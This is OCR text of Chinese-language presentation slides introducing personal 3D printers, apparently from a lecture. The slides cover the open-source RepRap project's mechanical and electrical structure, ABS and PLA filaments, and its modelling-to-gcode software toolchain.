




个人3D打印机：DIY套件










这么多类型，有什么区别？该怎么选择？

开源硬件：RepRap


- 硬件、工具链、固件全部开源
- 经过多代衍生和优化，有大量套件和整机销售
- 基于FDM，工艺成熟，材料便宜









RepRap Pursa Mendel：机械结构





RepRap：电气结构


EXTRUDER
DRIVER
MICROCONTROLLER
DRIVER
X-AXIS
HOT END
X-ENDSTOP
E0
E1
X
Y
Z
HOT END TEMP.
DRIVER
Y-AXIS
MAIN BOARD
PRINTBED TEMP.
Y-ENDSTOP
DRIVER
Z-AXIS
HEATED PRINTBED
POWER SUPPLY
Z-ENDSTOP

RepRap：主控芯片和处理器








RepRap：耗材

- ABS（丙烯腈-丁二烯-苯乙烯共聚物），用于3D打印的配比材料挤出温度约210-230℃
- PLA（聚乳酸），挤出温度约170-180 ℃

模型处理流程



软件工具链

- 3D建模软件
- 模型修复工具
- 切片软件
- 3D打印机控制软件
- 3D打印机固件

- 马上作进一步介绍……


深入RepRap工具链

两条线路


数据流：

控制流：

数据处理流程


图形素材
SketchUp
SCAD脚本
OpenSCAD
ReconstructMe
Kinect
STL文件
Netfabb
STL文件
Slic3r
Cura
gcode文件
上传至打印机，
解释执行


3D建模：SketchUp



